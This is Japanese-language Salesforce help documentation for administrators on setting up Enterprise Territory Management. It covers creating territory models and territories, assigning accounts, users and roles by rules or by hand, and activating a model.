メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

Chatter フィード追跡を有効にして設定すると、テリトリーモデルレコードへのアクセス権がある全員が Chatter を使用してそのモデルに関してコラボレーションできます。レコードをフォローしているユーザは、追跡項目が更新されたときに、各自の Chatter フィードで更新を取得します。

1. 組織で Chatter が有効になっていることを確認します。
2. [設定] から、［クイック検索］ボックスに「*フィード追跡*」と入力し、[フィード追跡] を選択します。
3. テリトリーモデルオブジェクトを選択します。フィード追跡を有効化してから、追跡するテリトリーモデル項目を選択します。
4. [保存] をクリックします
   組織のテリトリーモデルレコードの先頭に Chatter フィードが表示されます。
5. テリトリーモデルを管理する他のユーザに、Chatter を使用してモデルレコードから直接テリトリーモデルをフォローし、コラボレーションできるようになったことを伝えてください。

関連トピック:

Chatter フィード追跡のカスタマイズ

Salesforce Chatter

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Chatter 項目の追跡を有効化する

- 「アプリケーションのカスタマイズ」

テリトリーモデルレコードで Chatter 投稿を共有する

- 「設定・定義を参照する」

  および

  「テリトリーの管理」

テリトリーモデルの作成

テリトリーモデルには、テリトリー階層、取引先割り当て、ユーザ割り当てなど、組織のテリトリー管理計画のすべての要素がまとめられています。階層を作成している間はモデルを計画状態にしておき、テリトリーの割り当てルールを定義し、テリトリーにユーザを追加し、ルールを実行して取引先割り当ての結果を表示します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。エンタープライズテリトリー管理とコラボレーション売上予測は、Salesforce 組織で同時に有効化して使用できますが、現在、2 つの機能は連動するように統合されていません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーモデルを作成する

- 「設定・定義を参照する」

  および

  「テリトリーの管理」

1. テリトリー種別の作成

   テリトリー種別は、各テリトリーを分類および定義するのに役立ちます。テリトリー種別の作成は、Salesforce でテリトリーモデルを作成するうえでの最初のステップです。

2. テリトリーモデルレコードの作成

   テリトリーモデルの作成の最初のステップは、テリトリー、ユーザ割り当て、取引先割り当てなど他の要素を結び付けるレコードの作成です。テリトリーモデルのレコードを作成すると、Salesforce によってレコードのテリトリー階層が生成されます。

3. テリトリーの作成

   組織のテリトリーモデルを作成するときにテリトリーを作成します。テリトリーを作成すると、モデルのテリトリー階層に表示されます。

4. テリトリーの取引先割り当ての作成およびプレビュー

   取引先は、自動的に割り当てるルールを作成するか、手動で割り当てるかのいずれかの方法でテリトリーに割り当てます。ルールは、親テリトリーおよびその子孫の両方に適用されるように設定できます。手動割り当ては、作成元のテリトリーにのみ適用されます。

テリトリー種別の作成

テリトリー種別は、各テリトリーを分類および定義するのに役立ちます。テリトリー種別の作成は、Salesforce でテリトリーモデルを作成するうえでの最初のステップです。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

作成するテリトリー種別の例として、*「指定取引先」*、*「直接取引先」*、*「オーバーレイセールス」*があります。

1. [設定] から、[クイック検索] ボックスに *「テリトリー種別」* と入力し、[テリトリー種別] を選択します。
2. [新規テリトリー種別] をクリックします。
3. 表示ラベルと説明を入力します。説明では、どのようなテリトリーがこの種別に属するかを明確に示します。
4. テリトリー種別の優先度を指定します。
5. [保存] をクリックします。

関連トピック:

テリトリー種別の優先度

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリー種別を作成する

- 「設定・定義を参照する」

  および

  「テリトリーの管理」

テリトリーモデルレコードの作成

テリトリーモデルの作成の最初のステップは、テリトリー、ユーザ割り当て、取引先割り当てなど他の要素を結び付けるレコードの作成です。テリトリーモデルのレコードを作成すると、Salesforce によってレコードのテリトリー階層が生成されます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

組織の Salesforce のエディションによって、本番組織および Sandbox 組織で作成できるテリトリーモデル数が決まります。この制限には、コピーによって作成されたモデルも含まれます。

エディション	本番組織でのモデル数	Sandbox 組織でのモデル数
Developer	4	4
Enterprise	2	2
Performance	4	4
Unlimited	4	4

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーモデルレコードを作成する

- 「設定・定義を参照する」

  および

  「テリトリーの管理」

1. [設定]から、［クイック検索］ボックスに「テリトリーモデル」と入力し、[テリトリーモデル]を選択します。
2. [新規テリトリーモデル] をクリックします。
3. 表示ラベル項目と説明項目を定義します。
4. [保存] をクリックします。

関連トピック:

エンタープライズテリトリー管理の制限

テリトリーの作成

組織のテリトリーモデルを作成するときにテリトリーを作成します。テリトリーを作成すると、モデルのテリトリー階層に表示されます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

デフォルトでは、各テリトリーモデルに最大 1,000 個のテリトリーを設定できます。

1. テリトリーを作成するテリトリーモデルを開きます。
2. 必要な場合は、ドロップダウンで [ツリービュー] を選択して、既存のテリトリーも含め、モデルのテリトリー階層を表示します。
3. 最上位テリトリーを作成するには、テリトリーモデル名の上にカーソルを置き、[テリトリーを作成] をクリックします。既存のテリトリーから子テリトリーを作成するには、テリトリー名の上にカーソルを置き、[テリトリーを作成] をクリックします。
4. [新規テリトリー] ページで、テリトリーを定義します。意味のある表示ラベルを付けて、テリトリー種別を選択します。テリトリーで、取引先と商談へのユーザのアクセス権を、これらのレコードへのデフォルトのアクセス権と異なる設定にする必要がある場合は、テリトリーのユーザのアクセスレベルを定義します。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーを作成する
- 「設定・定義を参照する」
  および
  「テリトリーの管理」

テリトリーの取引先割り当ての作成およびプレビュー

取引先は、自動的に割り当てるルールを作成するか、手動で割り当てるかのいずれかの方法でテリトリーに割り当てます。ルールは、親テリトリーおよびその子孫の両方に適用されるように設定できます。手動割り当ては、作成元のテリトリーにのみ適用されます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

モデルの取引先割り当てを確定する前に、モデルが計画状態の間に割り当てルールおよび関連レポートを実行し、割り当てをプレビューします。計画した取引先割り当てに問題がなければ、モデルを有効状態に変更します。次に、割り当てルールを再度実行して、有効化プロセス中に作成または更新された、影響を受ける取引先がテリトリーに含まれるようにします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ルールを使用した取引先のテリトリーへの割り当て

新規または編集した取引先をテリトリーに自動的に割り当てるルールを作成し実行します。ルールは、該当するテリトリーの定義に使用される特性を特定し、これらの特性に当てはまる取引先をそのテリトリーに自動的に割り当てるようにエンタープライズテリトリー管理に指示します。テリトリーが計画状態の場合は、ルールを実行すると取引先の割り当てをプレビューできます。テリトリーが有効状態の場合は、ルールを実行すると、ルールに従って取引先がテリトリーに割り当てられます。

テリトリーへの取引先の手動割り当て

ルールによってテリトリーに割り当てられない取引先は、1 つ以上のテリトリー (一度に 1 つずつ) に手動で割り当てることができます。手動割り当ては、独特な特徴があるためルールで割り当てることのできない取引先に使用できます。

テリトリーの取引先割り当てのプレビュー

テリトリーモデルを有効化する前に、テリトリーの取引先割り当てをプレビューし、確認する必要があります。モデルが計画状態のときに割り当てルールを実行して、割り当てをプレビューします。また、手動割り当ても確認します。

取引先に割り当てられたテリトリー内のユーザの識別

取引先とユーザはテリトリーに別々に割り当てられますが、取引先がテリトリーに割り当てられると、テリトリー内のユーザがその取引先にアクセスできます。取引先レコードを調べれば、テリトリー内のユーザをすぐに確認できます。

ルールを使用した取引先のテリトリーへの割り当て

新規または編集した取引先をテリトリーに自動的に割り当てるルールを作成し実行します。ルールは、該当するテリトリーの定義に使用される特性を特定し、これらの特性に当てはまる取引先をそのテリトリーに自動的に割り当てるようにエンタープライズテリトリー管理に指示します。テリトリーが計画状態の場合は、ルールを実行すると取引先の割り当てをプレビューできます。テリトリーが有効状態の場合は、ルールを実行すると、ルールに従って取引先がテリトリーに割り当てられます。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリー内でルールを作成する
- 「アプリケーションのカスタマイズ」

「テリトリーの管理」

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

ヒント: ルールがテリトリーに*割り当て済み*の別のルールの子である場合は、ルールをテリトリーに割り当てないことをお勧めします。テリトリーに適用されるルールを見つけるには、テリトリーのレコード詳細ページを開き、[このテリトリーに割り当てられた割り当てルール] 関連リストを確認します。ルールで [子テリトリーに適用] がオンになっている場合は、ルールを子テリトリーに別個に割り当てないでください。

1. テリトリーモデル階層から、ルールを作成するテリトリーを開きます。
2. 詳細ページの [このテリトリーに定義された割り当てルール] 関連リストで、[新規] をクリックします。
3. メモ: 組織で州/国選択リストが有効化されている場合、条件として州を使用するテリトリー割り当てルールでは、`equals` 一致の代わりに `contains` 一致を使用する必要があります。

   ルールの編集ページで、新しいルールの名前を入力し、選択条件を定義します。
4. ルールを現在のテリトリーの子孫にも適用する場合は、[下位テリトリーへの適用] チェックボックスをオンにします。
5. ユーザが取引先を作成または編集すると自動的にルールが実行されるようにするには、[有効] チェックボックスをオンにします。
6. [保存] をクリックし、ルールを保存してテリトリーの詳細ページに戻ります。
7. (省略可能) [このテリトリーに定義された割り当てルール] 関連リストで、[ルールの実行] をクリックします。
   プロセスが完了すると、メールで通知されます。

例: ルールは、テリトリーおよび子テリトリー内で連携して動作します。たとえば、「アメリカ合衆国西部」というテリトリー、および「ワシントン」、「オレゴン」、「カリフォルニア」という子テリトリーを作成します。「アメリカ合衆国西部」テリトリーレコードで、ワシントン、オレゴン、カリフォルニアの取引先をこのテリトリーに割り当てるルールを作成します。このルールを子テリトリーに割り当て、次に「カリフォルニア」テリトリーレコードで「カリフォルニア」の取引先を「カリフォルニア」テリトリーに割り当てるルールを作成します。

「カリフォルニア」テリトリーの子テリトリーでは、「カリフォルニア」テリトリールールを子テリトリーに継承可能とマークした場合、条件で州を指定する必要はありません。代わりに、郵便番号や業種など、より具体的な条件を使用できます。

関連トピック:

割り当てルールの有効化および下位テリトリーへの適用

テリトリーへの取引先の手動割り当て

ルールによってテリトリーに割り当てられない取引先は、1つ以上のテリトリー(一度に1つずつ)に手動で割り当てることができます。手動割り当ては、独特な特徴があるためルールで割り当てることのできない取引先に使用できます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. テリトリーモデル階層から、1 つ以上の取引先を割り当てるテリトリーを開きます。
2. テリトリーの詳細ページの [手動で割り当てた取引先] 関連リストで [取引先の追加] をクリックし、組織の取引先リストを表示します。必要に応じてリストビューを調整します。
3. [選択可能] 関連リストで、割り当てる各取引先のチェックボックスをオンにします。レコードをさらに表示する場合は、リストの下の [さらに表示] をクリックします。
   選択した各取引先が、[選択済み] 関連リストに表示されます。
4. [割り当て] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリー内で取引先を手動で割り当てる

- 「設定・定義を参照する」

  および

  「テリトリーの管理」

テリトリーの取引先割り当てのプレビュー

テリトリーモデルを有効化する前に、テリトリーの取引先割り当てをプレビューし、確認する必要があります。モデルが計画状態のときに割り当てルールを実行して、割り当てをプレビューします。また、手動割り当ても確認します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

重要: データの質を保護するため、ルールが正常に実行されたことを確認するメールを受信するまではテリトリーを変更できません。ルールが正常に実行されない場合は、メールの説明に従って特定の問題をトラブルシューティングしてください。

1. プレビューする割り当てられた取引先のテリトリーモデルのレコードを開き、[階層の表示] をクリックします。
2. モデルが計画状態であることを確認します。
3. [すべてのルールを実行] をクリックします。
   ルールの実行が終了したら、メールで通知されます。組織の規模および複雑性によっては、処理にしばらく時間がかかることがあります。
4. テリトリーモデル階層から、割り当てルールが影響する各テリトリーと子孫を開きます。また、手動で取引先が割り当てられたテリトリーも開きます。
5. テリトリー詳細ページで、[取引先の参照] をクリックして、割り当てられた取引先を表示します。［メソッド］列は各取引先の割り当て方法 (ルールまたは手動) を示します。

メモ: テリトリーのルールに変更を加える場合、ルールを再度実行して変更内容を確認する必要があります。この場合、該当するテリトリーのみにルールを実行します。これを行うには、テリトリーの詳細ページに移動し、[このテリトリーに定義された割り当てルール] 関連リストまでスクロールして [ルールの実行] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーモデルの取引先割り当てをプレビューする

- 「設定・定義を参照する」
  および
  「テリトリーの管理」

取引先に割り当てられたテリトリー内のユーザの識別

取引先とユーザはテリトリーに別々に割り当てられますが、取引先がテリトリーに割り当てられると、テリトリー内のユーザがその取引先にアクセスできます。取引先レコードを調べれば、テリトリー内のユーザをすぐに確認できます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. テリトリーが割り当てられた取引先レコードを開きます。
2. [割り当て済みテリトリー内のユーザ] 関連リストからユーザを識別します。

   メモ: この関連リストの［更新日］項目には、ユーザのテリトリー関連付けレコードが最後に変更された日付が示されます。これはユーザがテリトリーに割り当てられた日付の場合とそうでない場合があります。

例: 6 人の営業担当者が East Coast (東海岸) テリトリーに割り当てられているとします。XYZ Publishing も East Coast (東海岸) テリトリーに割り当てられているため、このテリトリー内の 6 人の営業担当者は XYZ Publishing 取引先レコードの [割り当て済みテリトリー内のユーザ] 関連リストに表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

取引先に割り当てられた有効、計画、アーカイブ済み テリトリーモデルからテリトリー内のユーザを参照する

- 「設定・定義を参照する」

  および

  「テリトリーの管理」

取引先に割り当てられた有効 テリトリーモデルからテリトリー内のユーザを参照する

- 「設定・定義を参照する」

取引先への 1 つ以上のテリトリーの手動割り当て

1つ以上のテリトリーを、取引先レコードから取引先に直接割り当てます。取引先に割り当てることができるのは、計画 または 有効 状態のモデルに属すテリトリーのみです。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. テリトリーを割り当てる取引先を開きます。
2. 取引先の詳細ページの [割り当て済みテリトリー] 関連リストで [テリトリーの割り当て] をクリックし、組織のテリトリーのリストを表示します。必要に応じてリストビューを調整します。
3. 関連付けるテリトリーを含むテリトリーモデルを選択します。
4. [選択可能] 関連リストで、割り当てる各テリトリーのチェックボックスをオンにします。レコードをさらに表示する場合は、リストの下の [さらに表示] をクリックします。
   選択した各テリトリーが、[選択済み] 関連リストに表示されます。
5. [割り当て] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

取引先内でテリトリーを手動で割り当てる
- 「設定・定義を参照する」
  および
  「テリトリーの管理」

取引先に割り当てられた有効、計画、アーカイブ済み テリトリーモデルからテリトリーを参照する
- 「設定・定義を参照する」
  および
  「テリトリーの管理」

取引先に割り当てられた有効 テリトリーモデルから割り当てられたテリトリーを参照する
- 「設定・定義を参照する」

テリトリーへの 1 つ以上の割り当てルールの手動割り当て

1つ以上のオブジェクト割り当てルールを、テリトリーレコードからテリトリーに直接割り当てます。使用可能なルールは、テリトリーが属するテリトリーモデルから取得されます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

各テリトリーには 15 個までの割り当てルールを指定できます。

1. ルールを割り当てるテリトリーを開きます。
2. テリトリーの詳細ページの [このテリトリーに割り当てられた割り当てルール]関連リストで[ルールの割り当て]をクリックし、モデルで使用できるルールのリストを表示します。
3. ［選択可］関連リストで、使用可能なルールの名前にマウスポインタを置いて、条件の詳細を表示します。テリトリーに割り当てる各ルールのチェックボックスをオンにします。ルールをさらに表示する場合は、リストの下の [さらに表示] をクリックします。
   選択した各ルールが、[選択済み] 関連リストに表示されます。
4. 必要に応じて、選択したルールを子テリトリーに適用します。
5. [割り当て] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

ルールをテリトリーに割り当てる
- 「設定・定義を参照する」
  および
  「テリトリーの管理」

商談へのテリトリーの手動割り当て

商談レコードでは、その商談を担当する営業担当者に割り当てられたテリトリーを割り当て、追跡することができます。テリトリーの手動割り当ては、商談の割り当てられた (親) 取引先への共有アクセス権によって制御されます。商談にテリトリーを割り当てると、テリトリーモデルの階層でそのテリトリーより上位のテリトリーに割り当てられているすべての Salesforce ユーザにその商談が共有されます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

商談の取引先への共有アクセス権があるユーザは、有効なモデルの*任意*のテリトリーを商談に割り当てることができます。共有アクセス権がないユーザは、商談の取引先にも割り当てられているテリトリーのみを割り当てることができます。テリトリーの手動割り当てでは、テリトリーの取引先に商談を割り当てることを推奨しますが、共有アクセス権があるユーザは、有効なテリトリーモデルの任意のテリトリーを検索し、割り当てることができます。

1. 商談レコードを開きます。
2. ［テリトリー］項目で、割り当てるテリトリーを指定します。
3. 商談レコードを保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

商談にテリトリーを手動で割り当てる
- 「設定・定義を参照する」
  および
  「テリトリーの管理」

例: Utel.com という取引先に 6 件の商談があり、East Coast (東海岸) と West Coast (西海岸) という 2 つのテリトリーがあるとします。この場合、6 件の商談のいずれかまたはすべてに、East Coast (東海岸)、West Coast (西海岸)、または有効なモデル内の他の任意のテリトリーを割り当てることができます。いずれかの営業担当には、いずれか 1 件の商談に割り当てられた取引先への共有アクセス権があるため、テリトリーをその商談に割り当てることができます。他の 5 件の商談については割り当てられた取引先への共有アクセス権がないため、取引先ごとに、商談の割り当てられた取引先にすでに割り当てられているテリトリーのみを割り当てることができます。

商談テリトリー割り当て検索条件の実行

商談テリトリー割り当て検索条件では、Apex クラスの検索条件ロジックに基づいてテリトリーが商談に自動的に割り当てられます。

1. 有効なテリトリーモデルの階層を表示します。
2. [商談検索条件の実行] をクリックして、検索条件を適用するジョブを開始します。商談を含めるオプションを選択します。その他のオプションを表示し、日付の範囲を入力します。
3. [商談検索条件の実行] をクリックします。
   ジョブが完了すると、メールで通知されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

商談テリトリー割り当て検索条件を実行する

- 「設定・定義を参照する」

  および

  「テリトリーの管理」

テリトリーモデルのコピー

コピー機能では、テリトリーの異なる特性をテストするために使用できる、テリトリーモデルのコピーを作成できます。新しいモデルには、元のテリトリー、割り当てルール、ユーザ、手動で割り当てた取引先が含まれます。コピーできるのは 計画中、有効、または アーカイブ済み 状態のモデルのみです。コピーが完了すると、新しいモデルは 計画中 状態になります。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

コピープロセスが完了すると、作成された新しいテリトリーモデルは 計画中 状態になります。

1. コピーするテリトリーモデルを開きます。
2. [コピー] をクリックします。
3. 表示ラベル項目と説明項目を定義します。
4. [保存] をクリックします。
   Salesforce で要求が処理されている間、モデルの状態は［コピー中］に変更されます。モデルの規模および複雑性によっては、コピーにしばらく時間がかかることがあります。プロセス完了時にメールで通知されます。

関連トピック:

エンタープライズテリトリー管理の制限

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーモデルをコピーする

- 「設定・定義を参照する」

  および

  「テリトリーの管理」

テリトリーへのユーザの割り当て

商品およびサービスの販売を行うテリトリーにユーザを割り当てます。有効 または 計画中 状態のモデルに属するテリトリーにユーザを割り当てることができます。ただし、計画中 状態のモデルで行った割り当ては、計画のみを目的としており、レコードへのユーザアクセスには影響しません。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. テリトリーモデル階層から、ユーザを割り当てるテリトリーを開きます。
2. テリトリーの詳細ページの[割り当てられたユーザ]関連リストで、[ユーザの管理] をクリックします。
3. [ユーザの割り当て] ページで、追加するユーザを選択または検索します。
4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

ユーザをテリトリーに割り当てる
- 「設定・定義を参照する」

  および

  「テリトリーの管理」

テリトリーロール別のテリトリーユーザの特定

テリトリーロールを作成し、必要に応じてテリトリーユーザに割り当てて、テリトリー内のユーザの機能を追跡します。ユーザは、異なるテリトリーで異なるロールを持つことができます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

例: たとえば、テリトリー所有者、営業マネージャ、製品の専門家、営業担当などのロールを作成します。

テリトリーユーザレコードの選択リストの定義

テリトリーユーザに対してロールを選択できるようにするため、UserTerritoryAssociation オブジェクトの［テリトリー でのロール］選択リストにテリトリーロールを追加します。定義する[テリトリーでのロール]選択リストは、有効 または 計画中 状態のすべてのテリトリーに使用できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザへのテリトリーロールの割り当て
テリトリー内でユーザのロールを特定するため、テリトリーロールを割り当てます。

関連トピック:

選択リスト値の追加または編集

テリトリーユーザレコードの選択リストの定義

テリトリーユーザに対してロールを選択できるようにするため、UserTerritoryAssociation オブジェクトの［テリトリー でのロール］選択リストにテリトリーロールを追加します。定義する[テリトリーでのロール]選択リストは、有効 または 計画中 状態のすべてのテリトリーに使用できます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. ユーザテリトリーの関連付けのオブジェクト管理設定から、項目領域に移動します。
2. [テリトリー でのロール] をクリックして、[新規] をクリックします。
3. 必要な選択リスト値を入力し、[保存] をクリックします。
これで、テリトリーの割り当て済みユーザの編集ページで、入力した値を［テリトリー でのロール］選択リストから選択できるようになります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

選択リストを定義する
- 「アプリケーションのカスタマイズ」

ユーザへのテリトリーロールの割り当て

テリトリー内でユーザのロールを特定するため、テリトリーロールを割り当てます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. テリトリーのロールの選択リストが作成済みで、ユーザが選択するロールがいくつか存在することを確認します。
2. テリトリーロールを割り当てるテリトリーのレコードを開きます。
3. [割り当てられたユーザ] リストで、テリトリーロールを割り当てるユーザ名の横にある [編集] をクリックします。
4. ［テリトリー でのロール］選択リストから、ユーザのテリトリーロールを選択します。
5. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーロールをユーザに割り当てる
- 「設定・定義を参照する」

  および

  「テリトリーの管理」

テリトリーモデルの有効化

テリトリーモデルの構造およびテリトリー取引先割り当ての設定が終了したら、次にこれを有効化します。また、さらにモデル化したり、参照したりするために、モデルを計画およびアーカイブ済み状態で保持することもできます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

重要: 組織で［有効］状態にできるモデルは一度に 1 つのみで、有効化できるのは［計画］状態のモデルのみです。モデルを有効化すると、［計画］状態に設定を戻すことはできません。［アーカイブ済み］状態にのみ設定できます。

1. 必要な場合は、モデルを有効化する前に取引先割り当てをプレビューできます。
2. 有効化するテリトリーモデルのレコードを開き、[階層の表示] をクリックします。
3. [有効化] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーモデルを有効化する
- 「設定・定義を参照する」

  および

  「テリトリーの管理」

Salesforce で要求が処理されている間、モデルの状態は［有効化中］に変更されます。モデルの規模および複雑性によっては、有効化にしばらく時間がかかることがあります。プロセス完了時にメールで通知されます。

関連トピック:

テリトリーモデルの状態

システム管理者とユーザのエンタープライズテリトリー管理での権限およびアクセス設定

エンタープライズテリトリー管理の実装における重要なステップは、正しいテリトリーモデル要素、レコード、レコード要素に適切なユーザが確実にアクセスするということです。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. 権限がエンタープライズテリトリー管理のテリトリーモデルおよびレコードアクセスにどのように影響するのかを把握します。
2. 必要に応じてユーザ権限を割り当てます。
3. [割り当て済みテリトリー] 関連リストを取引先ページレイアウトに追加します。このリストでは、システム管理者が手動で取引先にテリトリーを割り当て、ユーザが自分の取引先に割り当てられているテリトリーを確認できます。システム管理者およびユーザが参照する必要のある標準項目およびカスタム項目 (ある場合) を含めます。
4. [割り当て済みテリトリー内のユーザ] 関連リストを取引先ページレイアウトに追加します。このリストでは、システム管理者およびユーザが付与された権限に応じて、取引先に割り当てられたテリトリーに割り当てられているすべてのユーザを表示できます。システム管理者およびユーザが参照する必要のある標準項目およびカスタム項目 (ある場合) を含めます。
5. 商談ページレイアウトに［テリトリー］項目を追加します。この項目では、システム管理者および営業マネージャが、商談の取引先に割り当てられたテリトリーのリストから手動で商談にテリトリーを割り当てることができます。［テリトリー名］項目と［テリトリーの説明］項目を[商談]リストビューおよびレポートに追加し、ユーザが割り当てられたテリトリーをそこで確認できるようにします。
6. 作成したカスタムボタン、リンク、またはアクションをテリトリーページレイアウトに追加します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

ユーザ権限を割り当てる
- 「ユーザの管理」

ページレイアウトを作成、編集、および削除する
- 「アプリケーションのカスタマイズ」

関連トピック:

エンタープライズテリトリー管理の機能とデータアクセスに権限が与える影響は?

プロファイル

権限セット

高度なページレイアウトエディタのユーザインターフェース要素

テリトリーの割り当てルールの実行

ルールが定義済みで、計画中 または 有効 状態のテリトリーモデルに属するテリトリーに取引先割り当てルールを実行します。テリトリーが計画状態の場合は、ルールを実行すると取引先の割り当てを*プレビュー*できます。テリトリーが有効状態の場合は、ルールを実行すると、ルールに従って取引先がテリトリーに割り当てられます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. テリトリーモデルが属するテリトリーモデル階層を開きます。
2. ツリービューまたはリストビューで、ルールを実行するテリトリーを見つけます。
3. リストビューでは、[ルールの実行] をクリックします。ツリービューでは、テリトリー名にマウスポインタを置いて、[ルールの実行]をクリックします。割り当てられたルールなどテリトリーレコードの詳細を参照する場合は、ルールを実行する*前*に、レコードを開き、[このテリトリーに割り当てられた割り当てルール] 関連リストの [ルールの実行] ボタンをクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリー内でルールを実行する
- 「アプリケーションのカスタマイズ」
  および
  「テリトリーの管理」

割り当てルールが適用されるテリトリーの確認

ルールを使用して取引先をテリトリーに割り当てる場合は、単一のルールがどのテリトリーに適用されるかを確認すると役立つ場合があります。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. [設定] から、[クイック検索] ボックスに「*テリトリーモデル*」と入力し、[テリトリーモデル]を選択して、組織のテリトリーモデルの一覧を参照します。
2. ルールを処理するモデルを見つけたら、[ルールの表示] をクリックして、モデルおよびそのテリトリーに関連付けられているすべてのルールの一覧を表示します。
3. ルール名をクリックして、[割り当て済みテリトリー] 関連リストで適用されるテリトリーを確認します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

割り当てルールの詳細を参照する
- 「アプリケーションのカスタマイズ」
  および
  「テリトリーの管理」

エンタープライズテリトリー管理レポートのカスタムレポートタイプの作成

